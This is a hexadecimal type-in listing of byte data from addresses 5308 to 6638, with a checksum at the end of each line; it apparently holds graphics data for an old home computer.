5308:00 00 90 71 6E 80 00 00:F5
5310:90 B7 98 80 00 00 90 6C:79
5318:60 00 00 00 90 6C 80 00:A3
5320:00 00 40 6E 60 00 00 00:CB
5328:40 B7 98 80 00 00 00 00:F1
5330:00 00 00 00 00 00 00 00:83
5338:00 00 00 00 00 00 00 00:8B
5340:00 00 00 00 00 00 00 00:93
5348:00 00 00 00 00 00 C0 80:DB
5350:00 00 00 40 64 60 00 00:D7
5358:00 C0 9D C8 00 00 40 6A:32
5360:6F 48 00 00 40 C8 9D CA:3D
5368:00 00 40 60 64 6A 80 00:EB
5370:40 E2 30 C8 4A 00 40 B2:39
5378:C8 60 48 00 40 E6 9C 90:93
5380:EA 00 40 E4 3E B2 68 00:47
5388:40 B7 35 79 6A 00 40 B4:7E
5390:C4 3E C8 00 40 5B B2 CC:1B
5398:60 00 40 1C 3D 30 80 00:4C
53A0:40 BF 6E C0 00 00 00 C4:1B
53A8:98 80 00 00 00 C4 3E 80:DD
53B0:00 00 00 90 CC C8 00 00:EF
53B8:00 C4 98 6A 00 00 00 90:83
53C0:30 D9 80 00 00 90 35 3E:38
53C8:80 00 40 30 6E 9D 80 00:6F
53D0:D1 38 CC 60 00 00 94 6E:C4
53D8:98 80 00 00 95 C8 6E 60:5E
53E0:00 00 95 98 3D 98 80 00:93
53E8:D1 6E 20 00 00 00 00 00:48
53F0:00 00 00 00 00 00 00 00:43
53F8:00 00 00 00 00 00 00 00:4B
5400:00 00 00 00 00 00 00 00:54
5408:00 00 00 00 00 00 C0 80:9C
5410:00 00 00 40 64 60 00 00:98
5418:00 C0 9D C8 00 00 40 6A:F3
5420:6F 48 00 00 40 C8 9D CA:FE
5428:00 00 40 60 64 6A 80 00:AC
5430:40 E2 30 C8 4A 00 40 B2:FA
5438:C8 60 48 00 40 E6 9C 90:54
5440:EA 00 40 E4 3E B2 68 00:08
5448:40 B7 35 79 6A 00 40 B4:3F
5450:C4 3E C8 00 40 5B B2 CC:DC
5458:60 00 40 1C 3D 30 80 00:0D
5460:40 BF 6E C0 00 00 00 C4:DC
5468:98 80 00 00 00 C4 3E 80:9E
5470:00 00 00 90 3D C8 00 00:E5
5478:40 64 CC 6A 00 00 90 9D:B8
5480:30 D9 80 00 D1 30 90 B6:0B
5488:80 00 3D 98 C4 3D 80 00:35
5490:E6 60 95 6E 80 00 3A 80:17
5498:95 98 80 00 6E 60 94 C8:E3
54A0:00 00 B7 98 95 98 80 00:72
54A8:00 00 94 6E 60 00 00 00:50
54B0:00 00 00 00 00 00 00 00:04
54B8:00 00 00 00 00 00 00 00:0C
54C0:00 00 00 00 00 00 00 00:14
54C8:00 00 00 00 00 00 40 C0:DC
54D0:00 00 00 00 90 98 80 00:04
54D8:00 00 C4 6E C0 00 00 00:F0
54E0:84 9F 95 80 00 00 C5 6E:88
54E8:C4 80 00 40 95 98 90 80:69
54F0:00 85 C4 30 D1 80 00 84:8F
54F8:90 C4 71 80 00 D5 60 6C:B5
5500:D9 80 00 94 71 3D D8 80:09
5508:00 95 B6 3A 7B 80 00 C4:18
5510:3D C8 78 80 00 90 CC 71:16
5518:A7 80 00 40 30 3E 2C 80:AC
5520:00 00 C0 9D 7F 80 00 00:A4
5528:40 64 C8 00 00 00 40 3D:85
5530:C8 00 00 00 C4 6E 60 00:55
5538:00 00 95 98 90 80 00 40:7C
5540:E6 60 64 60 00 40 3E C0:19
5548:35 C8 00 40 CC 6A C8 79:1A
5550:00 40 35 C8 C4 3E 00 40:2C
5558:64 60 40 9D 00 40 C0 C8:05
5560:40 64 00 40 64 6A 00 90:AD
5568:00 90 9D E2 00 40 00 00:BC
5570:00 00 00 00 00 00 00 00:C5
5578:00 00 00 00 00 00 00 00:CD
5580:00 00 00 00 00 00 00 00:D5
5588:00 00 00 00 00 00 40 C0:9D
5590:00 00 00 00 90 98 80 00:C5
5598:00 00 C4 6E C0 00 00 00:B1
55A0:84 9F 95 80 00 00 C5 6E:49
55A8:C4 80 00 40 95 98 90 80:2A
55B0:00 85 C4 30 D1 80 00 84:50
55B8:90 C4 71 80 00 D5 60 6C:76
55C0:D9 80 00 94 71 3D D8 80:C9
55C8:00 95 B6 3A 7B 80 00 C4:D8
55D0:3D C8 78 80 00 90 CC 71:D6
55D8:A7 80 00 40 30 3E 2C 80:6C
55E0:00 00 C0 9D 7F 80 00 00:64
55E8:40 64 C8 00 00 00 40 3D:45
55F0:C8 00 00 00 40 9D C8 00:73
55F8:00 00 40 6E 60 00 00 00:A5
5600:40 98 60 80 00 00 40 3D:8E
5608:90 A2 00 00 40 7B 30 2A:F4
5610:00 00 40 9D B7 88 00 00:5D
5618:40 64 B2 88 00 00 00 90:2C
5620:C8 20 00 00 40 64 6A 80:FC
5628:00 00 90 9D E2 00 00 00:0C
5630:00 00 00 00 00 00 00 00:86
5638:00 00 00 00 00 00 00 00:8E
5640:00 00 00 00 00 00 00 00:96
5648:00 00 00 00 00 00 40 C0:5E
5650:00 00 00 00 90 98 80 00:86
5658:00 00 C4 6E C0 00 00 00:72
5660:84 9F 95 80 00 00 C5 6E:0A
5668:C4 80 00 40 95 98 90 80:EB
5670:00 85 C4 30 D1 80 00 84:11
5678:90 C4 71 80 00 D5 60 6C:37
5680:D9 80 00 94 71 3D D8 80:8A
5688:00 95 B6 3A 7B 80 00 C4:99
5690:3D C8 78 80 00 90 CC 71:97
5698:A7 80 00 40 30 3E 2C 80:2D
56A0:00 00 C0 9D 7F 80 00 00:25
56A8:40 64 C8 00 00 00 40 3D:06
56B0:C8 00 00 00 00 C4 60 00:06
56B8:00 00 00 90 98 80 00 00:46
56C0:40 E6 3A 80 00 00 40 3E:80
56C8:30 60 00 00 40 9D B2 60:DA
56D0:00 00 40 64 7B 60 00 00:1D
56D8:00 90 9C 60 00 00 00 40:A2
56E0:9C 60 00 00 00 90 9D 80:3D
56E8:00 00 40 64 7B 80 00 00:F5
56F0:00 00 00 00 00 00 00 00:46
56F8:00 00 00 00 00 00 00 00:4E
5700:00 00 00 00 00 00 00 00:57
5708:00 00 00 00 00 00 40 C0:1F
5710:00 00 00 00 90 98 80 00:47
5718:00 00 C4 6E C0 00 00 00:33
5720:84 9F 95 80 00 00 C5 6E:CB
5728:C4 80 00 40 95 98 90 80:AC
5730:00 85 C4 30 D1 80 00 84:D2
5738:90 C4 71 80 00 D5 60 6C:F8
5740:D9 80 00 94 71 3D D8 80:4B
5748:00 95 B6 3A 7B 80 00 C4:5A
5750:3D C8 78 80 00 90 CC 71:58
5758:A7 80 00 40 30 3E 2C 80:EE
5760:00 00 C0 9D 7F 80 00 00:E6
5768:40 64 C8 00 00 00 40 3D:C7
5770:C8 00 00 00 C4 CC 60 00:CB
5778:00 00 95 64 C8 00 00 40:06
5780:E6 30 60 00 00 40 3D 3A:38
5788:60 00 00 40 6E 9D 30 80:63
5790:00 00 90 CC 34 E2 00 00:17
5798:40 64 9D 68 00 00 90 9D:46
57A0:C4 6A 00 40 64 3E 64 6A:03
57A8:00 00 00 10 9D E2 00 00:9C
57B0:00 00 00 00 00 00 00 00:07
57B8:00 00 00 00 00 00 00 00:0F
57C0:00 00 00 00 00 00 00 00:17
57C8:00 00 00 00 00 00 40 C0:DF
57D0:00 00 00 00 90 98 80 00:07
57D8:00 00 C4 6E C0 00 00 00:F3
57E0:84 9F 95 80 00 00 C5 6E:8B
57E8:C4 80 00 40 95 98 90 80:6C
57F0:00 85 C4 30 D1 80 00 84:92
57F8:90 C4 71 80 00 D5 60 6C:B8
5800:D9 80 00 94 71 3D D8 80:0C
5808:00 95 B6 3A 7B 80 00 C4:1B
5810:3D C8 78 80 00 90 CC 71:19
5818:A7 80 00 40 30 3E 2C 80:AF
5820:00 00 C0 9D 7F 80 00 00:A7
5828:40 64 C8 00 00 00 40 3D:88
5830:C8 00 00 00 C4 3E 60 00:38
5838:00 00 95 89 98 80 00 40:6B
5840:E6 30 6E 60 00 40 79 60:77
5848:30 E2 00 40 3E C8 64 3E:26
5850:00 40 9D 6A 90 D9 00 40:8D
5858:64 6A C0 35 00 00 C4 68:98
5860:90 9D 00 40 64 6A 64 7B:86
5868:00 90 9D 68 00 00 00 00:57
5870:00 00 00 00 00 00 00 00:C8
5878:00 00 00 00 00 00 00 00:D0
5880:00 00 00 00 00 00 00 00:D8
5888:00 A0 50 00 A0 00 00 00:30
5890:00 00 00 00 00 00 00 FB:C0
5898:51 51 AA 00 00 00 00 00:E1
58A0:00 00 00 00 00 55 F3 F7:53
58A8:00 00 00 00 00 00 00 00:00
58B0:00 00 50 F3 F3 F3 F2 00:D3
58B8:51 63 41 22 00 00 00 00:72
58C0:00 50 F3 F2 00 00 B3 87:76
58C8:E3 33 00 00 00 00 04 0F:FD
58D0:F0 A5 0E 00 63 04 0A D3:71
58D8:00 00 00 00 00 04 0F 0E:21
58E0:00 00 22 55 08 93 00 00:8C
58E8:00 00 00 5D 0C 5D 08 00:56
58F0:22 A7 AA 22 00 00 00 00:3E
58F8:55 00 FF AA 55 00 82 0E:F1
5900:00 22 00 00 00 00 00 55:45
5908:55 55 00 00 00 5D 00 00:8E
5910:F3 00 71 20 F3 20 F3 A2:63
5918:71 20 00 FB 0A 00 B2 A2:2E
5920:B2 A2 B2 A2 71 20 B2 A2:F0
5928:00 05 5D 00 B2 A2 B2 A2:D6
5930:B2 A2 51 00 B2 20 00 04:CC
5938:AF AA 79 20 38 28 38 28:4F
5940:14 00 38 00 00 55 51 0A:DA
5948:3A 2A 3A 2A 3E 20 15 00:0E
5950:3A 20 00 00 0F 08 88 88:96
5958:98 88 98 00 CC 88 98 88:B5
5960:00 55 0C AA 20 20 64 20:4B
5968:20 00 30 20 64 20 00 AF:1D
5970:FF 05 00 00 03 00 00 00:D2
5978:00 00 00 00 30 5A 00 F2:6D
5980:0F 30 30 30 30 30 30 30:78
5988:30 30 98 0F F0 F1 0E 64:4D
5990:64 64 64 64 64 64 64 64:F9
5998:6E 0D 5A 0F 5D 9D 9D 9D:75
59A0:9D 9D 9D 9D 9D 9D 3F AE:03
59A8:0F 0C BF 3F 3F 3F 3F 3F:C7
59B0:3F 3F 3F 3F 3D 7D 0C FF:EA
59B8:3D 3D 3D 3D 3D 3D 3D 3D:A5
59C0:3D 3D 00 00 00 00 00 00:D0
59C8:00 00 00 00 00 00 00 00:21
59D0:C0 80 00 00 00 C0 64 60:25
59D8:00 00 40 6A 9D C8 00 00:5A
59E0:40 C8 6F 48 00 00 40 60:36
59E8:9D CA 00 00 40 E2 64 6A:0A
59F0:00 00 40 E2 30 C8 00 40:31
59F8:40 B2 C8 60 40 85 40 E4:0B
5A00:9C E2 10 2E 40 E6 3F 79:C7
5A08:D1 DD 40 B5 64 3E 6E 60:EB
5A10:40 1E 90 9D 98 80 40 59:8A
5A18:B6 64 60 00 40 BE 3D 90:EF
5A20:80 00 00 95 6E C0 00 00:F4
5A28:00 C4 98 80 00 00 00 C4:F2
5A30:3E 80 00 00 00 90 9D C8:B3
5A38:00 00 40 60 64 6A 00 00:42
5A40:90 98 90 D9 80 00 C4 3A:1A
5A48:C0 3D 80 00 B6 C4 95 CC:F5
5A50:80 00 3D C8 C4 3A 80 00:B1
5A58:6E 80 90 98 80 00 98 80:D8
5A60:C4 C0 80 00 60 00 95 98:31
5A68:80 00 80 00 D1 6E 60 00:0B
5A70:00 00 00 00 00 00 00 00:CA
5A78:00 00 00 00 00 00 00 00:D2
5A80:00 00 00 00 00 00 00 00:DA
5A88:00 00 00 00 00 00 00 00:E2
5A90:40 C0 00 00 00 00 90 98:5A
5A98:C0 00 00 00 C4 6E 95 80:2D
5AA0:00 00 84 9F C4 80 00 00:D6
5AA8:C5 6E 90 80 00 00 95 98:26
5AB0:D1 80 80 00 C4 30 D1 80:06
5AB8:4A 80 90 C4 71 80 1D 20:1C
5AC0:D1 6C D8 80 EE E2 B6 3F:2F
5AC8:D9 80 90 9D 3D 98 7A 80:36
5AD0:40 64 6E 60 2D 80 00 90:5D
5AD8:98 79 A6 80 00 40 60 3E:BE
5AE0:7D 80 00 00 C0 9D 6A 00:0B
5AE8:00 00 40 64 C8 00 00 00:7A
5AF0:40 3D C8 00 00 00 C4 6E:28
5AF8:60 00 00 00 95 98 90 80:1B
5B00:00 40 E6 60 64 60 00 40:41
5B08:3E C0 35 C8 00 40 CC 6A:44
5B10:C8 79 00 40 35 C8 C4 3E:2A
5B18:00 40 64 60 40 9D 00 40:8D
5B20:C0 C8 40 64 00 40 64 6A:A7
5B28:00 90 00 90 9D E2 00 40:40
5B30:00 00 00 00 00 00 00 00:8B
5B38:00 00 00 00 00 00 00 00:93
5B40:00 00 00 00 00 00 00 C0:9B
5B48:C0 00 00 00 00 00 00 00:63
5B50:00 00 40 F3 F3 80 00 00:F6
5B58:00 00 00 00 00 00 D1 F3:02
5B60:F3 E2 00 00 00 00 00 00:72
5B68:00 40 B6 F3 F3 3D 80 00:DE
5B70:00 00 00 00 00 D1 3C 3C:35
5B78:3C 3C 6A 00 00 00 00 00:C5
5B80:00 94 3E 3D 3D 3C 6A 00:30
5B88:00 00 00 00 00 95 9D 6E:1C
5B90:6E 3F C8 00 00 00 00 00:2F
5B98:00 94 64 98 98 CC 60 00:07
5BA0:00 00 00 00 00 95 3A 60:0F
5BA8:60 30 6A 00 00 00 00 00:01
5BB0:00 C4 60 DB CF 90 C8 00:02
5BB8:00 00 00 00 00 90 C5 4F:4E
5BC0:0F CA 60 00 00 00 00 00:DE
5BC8:00 C4 CE A6 59 CD C8 00:B0
5BD0:00 00 00 00 00 95 0E FF:03
5BD8:FF 0D 6A 00 00 00 00 00:8A
5BE0:00 94 5D D1 E2 AE 68 00:14
5BE8:00 00 00 00 00 D1 FB B6:B6
5BF0:79 F7 E2 00 00 00 00 00:58
5BF8:00 D1 B6 3C 3C 79 E2 00:37
5C00:00 00 00 00 C0 94 3D 3E:2F
5C08:3D 3E 68 00 00 00 00 40:55
5C10:F3 35 6E 3F 6E 3F 6A C0:95
5C18:00 00 00 D1 F3 64 9D 9D:02
5C20:9D 9D 98 79 80 00 40 F3:D7
5C28:3C B7 CC 3F 6E CC 30 3E:BC
5C30:68 00 40 B6 3D E2 CC 9D:85
5C38:CC 64 90 3D 3E 80 40 3C:A2
5C40:3F 79 6E CC 98 98 95 B6:92
5C48:3F 80 40 3F 6E 3E 95 CC:AC
5C50:64 60 3F 79 3F 80 40 9D:54
5C58:CC 3F 6A 6E 98 95 3F 3E:13
5C60:35 80 40 64 30 9D 9D 90:AA
5C68:60 7B 6E 9D 3F 80 40 98:93
5C70:C4 64 6E 6A 6A 3E 9D 35:C3
```

```
5C78:98 6A 40 60 98 90 98 9D:E8
5C80:9D 3D 30 CC 30 C8 40 C0:13
5C88:60 C8 60 64 64 6E 64 64:E8
5C90:C4 60 40 30 C0 60 95 90:83
5C98:C0 90 90 90 90 C4 00 00:2C
5CA0:30 44 C4 C0 98 C0 60 20:18
5CA8:00 10 51 F3 10 10 90 44:A3
5CB0:20 20 00 00 F3 A2 50 00:27
5CB8:A2 00 20 00 00 05 F1 A2:DB
5CC0:A0 51 05 00 A0 51 00 F3:0B
5CC8:A2 04 51 00 0A 50 A6 00:5D
5CD0:0A 50 00 A0 51 55 50 51:A1
5CD8:08 05 F5 51 08 05 00 0A:FF
5CE0:50 00 05 50 5A A6 0A 50:47
5CE8:AA A6 51 08 05 00 A6 05:18
5CF0:00 F5 08 05 00 F5 50 AA:A0
5CF8:A6 00 F5 04 00 0A AA 04:EB
5D00:00 0A 05 00 F5 00 0A 55:37
5D08:00 08 00 55 00 08 04 00:15
5D10:0A 50 08 00 00 AA 00 00:2B
5D18:00 AA 55 00 08 0E AA 00:EA
5D20:00 00 00 00 00 00 00 00:7D
5D28:AA 00 00 00 00 00 00 00:2F
5D30:00 00 00 00 00 00 00 00:8D
5D38:00 00 00 00 00 00 00 00:95
5D40:00 00 00 00 00 00 00 51:25
5D48:A2 00 00 00 00 00 00 E7:7F
5D50:DB A2 00 00 00 00 00 8E:3C
5D58:4D DB 00 00 A2 00 00 5D:CA
5D60:AE 4D A2 00 8A 00 00 AA:ED
5D68:55 AE DB 45 08 00 00 00:43
5D70:00 D5 4D 8E AA 00 00 00:E8
5D78:00 C0 AE 5D 00 00 00 00:D3
5D80:00 A2 55 AA 00 00 00 00:C8
5D88:00 8A 00 00 00 00 00 00:F9
5D90:51 08 00 00 00 00 00 8E:BE
5D98:EF AA 00 E7 00 00 00 00:D4
5DA0:04 00 00 8E 00 00 00 00:39
5DA8:55 00 00 5D 00 00 00 00:CE
5DB0:51 00 00 AA 00 00 00 00:06
5DB8:45 00 00 00 00 00 00 00:5A
5DC0:04 A2 00 00 00 00 00 00:65
5DC8:55 8A 00 00 00 00 00 00:8E
5DD0:00 08 00 00 00 00 00 00:3D
5DD8:00 FB 00 00 00 00 00 00:2B
5DE0:00 45 00 00 00 00 00 00:C7
5DE8:00 04 00 00 00 00 00 00:4D
5DF0:00 55 00 00 00 00 00 00:F7
5DF8:00 00 00 00 00 00 00 00:55
5E00:00 00 00 00 00 00 00 00:5E
5E08:00 00 00 00 00 00 00 00:66
5E10:00 00 00 00 00 00 00 00:6E
5E18:00 00 00 00 00 00 00 00:76
5E20:00 00 00 00 00 00 00 00:7E
5E28:00 00 00 00 00 00 00 51:0E
5E30:A2 00 00 00 00 00 00 E7:68
5E38:DB A2 00 00 00 00 00 8E:25
5E40:4D DB 00 00 A2 00 00 5D:B3
5E48:AE 4D A2 00 8A 00 00 AA:D6
5E50:55 AE DB 45 08 00 00 00:2C
5E58:00 D5 4D 8E AA 00 00 00:D1
5E60:00 C0 AE 5D 00 00 00 00:BC
5E68:00 A2 55 AA 00 00 00 00:B1
5E70:00 8A 40 80 00 00 00 00:A2
5E78:51 08 00 80 00 00 00 8E:A7
5E80:EF AE 8A FB 00 00 00 00:B3
5E88:04 00 00 EF 00 00 00 00:A6
5E90:55 00 00 AE 00 00 00 00:FB
5E98:CA 00 00 55 A2 00 00 00:3E
5EA0:5D 4D 00 55 8A 00 00 45:23
5EA8:AA 00 00 55 08 00 00 04:4C
5EB0:00 00 00 00 EA 00 00 55:48
5EB8:51 00 A2 00 C0 00 00 00:0D
5EC0:45 00 DB 00 45 00 00 00:4D
5EC8:A6 00 4D F3 8E 00 00 00:45
5ED0:DF 00 AE CF 5D 00 00 00:24
5ED8:08 00 FF 0C AA 00 00 00:BD
5EE0:AA 00 00 FF 00 00 00 00:E4
5EE8:00 00 00 00 00 00 00 00:46
5EF0:00 00 00 00 00 00 00 00:4E
5EF8:00 00 00 00 00 00 00 00:56
5F00:00 00 00 00 00 00 00 00:5F
5F08:00 00 00 00 00 00 00 00:67
5F10:00 00 00 00 00 00 00 00:6F
5F18:00 00 00 51 A2 00 00 00:E5
5F20:00 00 51 E7 DB 00 00 51:DD
5F28:00 00 E7 8E 4D 00 00 45:1D
5F30:00 51 8E 5D AE 00 00 04:D5
5F38:8A E7 5D AA 55 00 00 55:FF
5F40:4D 8E EA 00 00 00 00 00:C6
5F48:AE 5D C0 00 00 00 00 00:4F
5F50:55 AA 51 00 00 00 00 00:4B
5F58:40 80 45 00 00 00 00 00:C6
5F60:C0 00 04 A2 00 00 00 00:13
5F68:F7 45 5D DF 4D 00 00 00:5C
5F70:DF 00 00 08 00 00 00 00:CE
5F78:5D 00 00 AA 00 00 00 51:64
5F80:AA 00 00 C5 00 00 00 45:C5
5F88:AA 00 8E AE 00 00 00 04:13
5F90:AA 00 00 D5 8A 00 00 55:47
5F98:00 00 00 C0 08 00 00 00:1F
5FA0:00 00 00 E2 AA 00 00 00:D9
5FA8:00 00 00 8A 00 00 00 00:2F
5FB0:00 00 00 59 00 00 00 00:73
5FB8:00 00 00 EF 00 00 00 00:D3
5FC0:00 00 00 04 00 00 00 00:2F
5FC8:00 00 00 55 00 00 00 00:7B
5FD0:00 00 00 00 00 00 00 00:2F
5FD8:00 00 00 00 00 00 00 00:37
5FE0:00 00 00 00 00 00 00 00:3F
5FE8:90 60 00 00 00 00 00 40:97
5FF0:35 3A 80 00 00 00 00 40:78
5FF8:3E 3D 80 C0 00 00 00 90:0F
6000:79 B6 60 30 80 00 00 94:45
6008:3C B6 3A 3F 60 80 40 35:02
6010:3E 3D 35 3C 6A 60 90 3F:F1
6018:3C B6 3E F3 38 3A 35 79:55
6020:7B F3 79 F3 B7 3D 79 B6:18
6028:F3 F3 F3 79 B6 F3 3E 3D:F8
6030:F3 F3 B6 3C F3 B6 9D 6E:39
6038:B6 F3 3C 3E B6 3D 64 98:58
6040:79 B6 3C 3F 3D 6E 90 60:EA
6048:3E 3D 3E 6E 6E 98 40 80:48
6050:9D 6E 9D 98 CC 60 00 00:9C
6058:64 98 64 60 30 80 00 00:E8
6060:90 60 90 80 C0 00 A2 00:EE
6068:00 00 00 00 00 00 00 00:C8
6070:00 00 00 00 00 00 00 00:D0
6078:00 00 00 00 00 00 00 00:D8
6080:00 00 00 00 00 00 00 00:E0
6088:00 00 00 00 00 00 00 00:E8
6090:00 00 00 00 00 00 00 00:F0
6098:00 00 00 00 00 00 00 00:F8
60A0:00 00 00 00 00 00 00 00:00
60A8:00 00 00 00 00 C0 80 00:08
60B0:00 00 80 64 60 00 00 40:00
60B8:6A 9D C8 00 00 40 C8 6F:84
60C0:48 00 00 40 60 9D CA 80:7C
60C8:00 40 E2 64 6A 4A 00 40:AC
60D0:E2 30 C8 48 00 40 B2 C8:88
60D8:60 EA 00 40 E4 9C 90 68:B8
60E0:00 40 B6 35 79 6A 00 40:8F
60E8:B5 C4 3E C8 00 40 4E 3A:D1
60F0:CC 60 00 40 18 35 30 E2:F2
60F8:00 90 30 3D 35 68 00 C4:95
6100:3E E6 64 6A 00 95 9D 6C:68
6108:90 C8 00 94 64 98 C4 3A:89
6110:80 D1 90 60 90 9D 20 00:21
6118:00 00 00 00 00 00 00 00:79
6120:00 00 00 00 00 00 00 00:81
6128:00 00 00 00 00 00 00 00:89
6130:00 00 00 00 00 00 00 00:91
6138:00 00 00 00 00 00 00 00:99
6140:00 00 00 00 00 00 00 00:A1
6148:00 00 00 00 00 00 00 00:A9
6150:00 00 00 00 00 00 00 00:B1
6158:00 00 00 00 00 00 00 00:B9
6160:00 00 00 00 00 00 00 00:C1
6168:00 00 00 00 00 40 C0 00:89
6170:00 00 00 90 98 40 00 00:89
6178:00 C4 6E 95 80 00 00 84:9F
6180:9F C4 80 00 40 C5 6E 90:E8
6188:80 00 85 95 98 D1 80 00:AA
6190:84 C4 30 D1 80 00 D5 90:A4
6198:C4 71 80 00 94 60 6C D8:F7
61A0:80 00 95 B6 3A 79 80 00:90
61A8:C4 3D C8 7A 80 00 90 CC:57
61B0:35 8D 80 00 D1 30 3A 24:CB
61B8:80 00 94 3A 3E 30 60 00:33
61C0:95 98 D9 3D C8 00 C4 60:A9
61C8:9C 6E 6A 40 35 C8 64 98:14
61D0:68 10 6E 60 90 60 E2 00:C1
61D8:00 00 00 00 00 00 00 00:39
61E0:00 00 00 00 00 00 00 00:41
61E8:00 00 00 00 00 00 00 00:49
61F0:00 00 00 00 00 00 00 00:51
61F8:00 00 00 00 00 00 00 00:59
6200:00 00 00 00 00 00 00 00:62
6208:00 00 00 00 00 00 00 00:6A
6210:00 00 00 00 00 00 00 00:72
6218:00 00 00 00 00 00 00 00:7A
6220:00 00 00 00 00 00 00 00:82
6228:00 00 00 00 00 C0 80 00:8A
6230:00 00 40 64 60 00 00 00:C2
6238:C0 9D C8 00 00 40 6A 6F:CA
6240:48 00 00 40 C8 9D CA 00:06
6248:00 40 60 64 6A 00 00 40:EC
6250:E2 30 C8 00 40 40 B2 C8:2A
6258:60 40 85 40 E6 9C E2 10:FD
6260:2E 40 E4 3F 79 D1 DD 40:66
6268:A2 CC 3E 6E 60 40 A0 30:B6
6270:9D 98 80 40 0A 6E 64 60:A1
6278:00 90 20 6C 30 68 00 C4:8A
6280:3E E6 64 6A 00 95 9D 6C:E9
6288:90 C8 00 94 64 98 C4 3A:0A
6290:80 D1 90 60 90 9D 20 00:A2
6298:00 00 00 00 00 00 00 00:FA
62A0:00 00 00 00 00 00 00 00:02
62A8:00 00 00 00 00 00 00 00:0A
62B0:00 00 00 00 00 00 00 00:12
62B8:00 00 00 00 00 00 00 00:1A
62C0:00 00 00 00 00 00 00 00:22
62C8:00 00 00 00 00 00 00 00:2A
62D0:00 00 00 00 00 00 00 00:32
62D8:00 00 00 00 00 00 00 00:3A
62E0:00 00 00 00 00 00 00 00:42
62E8:00 00 00 00 00 40 C0 00:0A
62F0:00 00 00 90 98 80 00 00:8A
62F8:00 C4 6E C0 00 00 00 84:4C
6300:9F 95 80 00 00 C5 6E C4:6C
6308:80 00 00 95 98 90 80 80:17
6310:00 C4 30 D1 80 4A 80 90:0B
6318:C4 71 80 1D 20 D1 6C D9:57
6320:80 EE E2 B6 3F D8 80 90:A8
6328:9D 3D CC 51 80 40 64 6E:76
6330:30 50 80 00 90 98 9D 05:B6
6338:80 00 94 30 9C 10 60 00:A3
6340:95 98 D9 3D C8 00 C4 60:2B
6348:9C 6E 6A 40 35 C8 64 98:96
6350:68 10 6E 60 90 60 E2 00:43
6358:00 00 00 00 00 00 00 00:BB
6360:00 00 00 00 00 00 00 00:C3
6368:00 05 00 00 00 51 00 00:BB
6370:00 F1 A2 00 00 50 00 00:7B
6378:00 05 00 00 00 00 00 00:E5
6380:0A 00 00 00 A2 00 00 51:9F
6388:F2 00 00 00 A0 00 00 00:FD
6390:0A 00 00 00 00 00 00 55:A5
6398:AA 00 AE 5D 00 0D 0E 00:D3
63A0:5A A5 00 F1 F2 00 5A A5:C3
63A8:00 0D 0E 00 AE 5D 00 55:8B
63B0:AA 00 00 00 00 00 00 00:BD
63B8:00 00 00 55 FF 00 AE 0C:8C
63C0:AA 0D 0F 08 5A F0 0A F1:64
63C8:F2 A0 F1 F3 A0 F0 F3 A0:61
63D0:5A F0 0A 0D 0F 08 AE 0C:5C
63D8:AA 55 FF 00 00 00 00 55:34
63E0:FF AA AE 0C 5D 0D 0F 0E:C8
63E8:5A F0 A5 F0 F0 F0 F0 F3:AC
63F0:F2 F3 F3 F3 F1 F3 F0 F0:47
63F8:F0 F0 5A F0 A5 0D 0F 0E:59
6400:AE 0C 5D 55 FF AA 00 00:8C
6408:00 00 00 00 00 00 40 80:2C
6410:40 00 D5 EA D5 80 AF 5F:C5
6418:AF EA F0 A7 F2 F5 5B 5B:38
6420:F0 0E 5D 58 0E 5D EA AF:59
6428:5D EA 80 AE EA 80 00 D5:2F
6430:80 00 00 40 00 00 00 00:14
6438:00 00 00 00 00 00 00 40:9C
6440:80 00 40 D5 EA 00 D5 AF:15
6448:5F 80 AF 5A A5 EA F0 A7:FD
6450:F2 F5 5B 5B F0 0E 0D 58:2C
6458:0F 5D AE 0D 0C EA D5 AE:BE
6460:FF 80 40 D5 C0 00 00 40:97
6468:00 00 00 00 00 00 00 00:CC
6470:00 00 00 40 00 00 00 D5:7C
6478:80 00 40 AF AA 80 D5 5A:CD
6480:EA EA FA A7 F5 F5 5B 0E:A0
6488:F0 0E 0D 5D 0D 5D AE EA:14
6490:AE EA D5 80 D5 80 40 00:DE
6498:40 00 00 00 00 00 00 00:3C
64A0:00 00 40 B6 80 00 95 D9:F7
64A8:6A 00 C4 35 C8 00 85 E6:51
64B0:60 00 84 1A C0 00 D5 48:3B
64B8:B7 80 D5 EA 6E 80 95 E2:43
64C0:98 80 C4 6A 60 E2 90 C8:0C
64C8:D1 3D 40 60 B6 6E 80 00:59
64D0:00 C0 95 3D 98 80 00 00:5F
64D8:0D C4 6E 60 80 00 00 AE:8B
64E0:3A 98 D1 EA 00 00 D5 C8:DC
64E8:60 A7 48 00 00 4A 75 85:E9
64F0:0E 68 00 00 59 C0 0E 1C:B1
64F8:6A 00 00 AF A7 5D 3D C8:DE
6500:00 00 84 5B BE 6E 60 00:47
6508:00 D5 59 1F 98 C0 00 00:16
6510:40 9D 5D 24 EA 00 00 40:28
6518:64 EA C0 C0 00 00 00 90:75
6520:D1 0E EA 00 00 00 40 C0:F0
6528:C0 80 00 00 00 00 85 5D:D8
6530:80 00 00 00 00 C0 C0 80:D5
6538:00 00 00 40 CC CC 60 00:01
6540:00 00 40 9C 6E 6A 00 00:77
6548:00 C4 B7 98 68 00 00 00:C2
6550:C4 6C C8 3A 80 00 00 D1:99
6558:6E 35 79 80 00 40 64 98:FC
6560:95 79 80 00 40 B7 60 64:16
6568:3E E2 00 40 6E E2 C4 3F:95
6570:79 80 40 98 68 10 CC 3E:5A
6578:80 40 64 3E 00 60 9D 80:8C
6580:00 90 9D C0 00 64 80 00:B4
6588:40 64 3F 80 90 80 00 00:82
6590:90 C4 80 6A C8 00 40 C8:1D
6598:98 80 CC 60 00 40 64 60:B5
65A0:00 30 80 D5 0D C0 00 00:FA
65A8:00 00 90 F7 0D 80 00 00:DA
65B0:00 D1 5B 4A 00 00 00 00:F0
65B8:A7 48 80 00 00 00 00 0E:44
65C0:FB E2 00 00 C0 80 5D F3:C7
65C8:F3 C0 C0 0D E2 EA F3 F3:37
65D0:F3 E2 FF 4A C0 F1 5B A7:2C
65D8:F3 C0 48 40 F3 0D 0E 0D:5F
65E0:E2 AA 40 0E AE 5D AE 4A:19
65E8:00 40 5D 5D EA D5 59 80:57
65F0:D1 5D FF 80 40 AF 80 85:DF
65F8:48 C0 00 00 84 80 85 EA:AC
6600:00 00 00 D5 80 84 80 00:D2
6608:00 00 85 80 D5 80 00 00:26
6610:00 84 80 48 00 00 00 40:1E
6618:48 80 EA 00 00 00 00 C0:84
6620:00 D5 0D C0 00 00 00 00:57
6628:90 F7 0D 80 00 00 00 D1:BB
6630:5B 4A 00 00 00 00 A7 48:56
6638:C0 00 00 00 00 0E FB E2:9F
